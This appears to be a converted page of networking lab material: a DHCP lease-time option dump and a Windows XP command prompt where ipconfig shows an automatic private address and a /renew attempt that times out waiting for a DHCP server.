
^U Next Page

^U UnCut Text

^T To Spell

Option: (t=51,l=4) IP Address Lease Time = 1 day
Option: (51) IP Address Lease Time
Length: 4
Value: 00015180

On the Windows XP machine, the connection is to an automatic private address



The screenshot shows a Windows XP desktop with a command prompt window open. The window title is "C:\WINDOWS\System32\cmd.exe". The user has entered the command "ipconfig" and the output shows the configuration for "Ethernet adapter Local Area Connection 2:" with an "Automatic private IP address" of 169.254.187.226. The user then enters "ipconfig /release" and the output shows the IP address has been released. Finally, the user enters "ipconfig /renew" and the output shows an error: "An error occurred while renewing interface Local Area Connection 2 : unable to contact your DHCP server. Request has timed out." The taskbar at the bottom shows the Start button, the command prompt window, and the system clock at 4:22 AM.

```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\poly>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Autoconfiguration IP Address. . . : 169.254.187.226
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

C:\Documents and Settings\poly>ipconfig /release

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Autoconfiguration IP Address. . . : 169.254.187.226
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

C:\Documents and Settings\poly>ipconfig /renew

Windows IP Configuration

An error occurred while renewing interface Local Area Connection 2 : unable to
contact your DHCP server. Request has timed out.

C:\Documents and Settings\poly>
```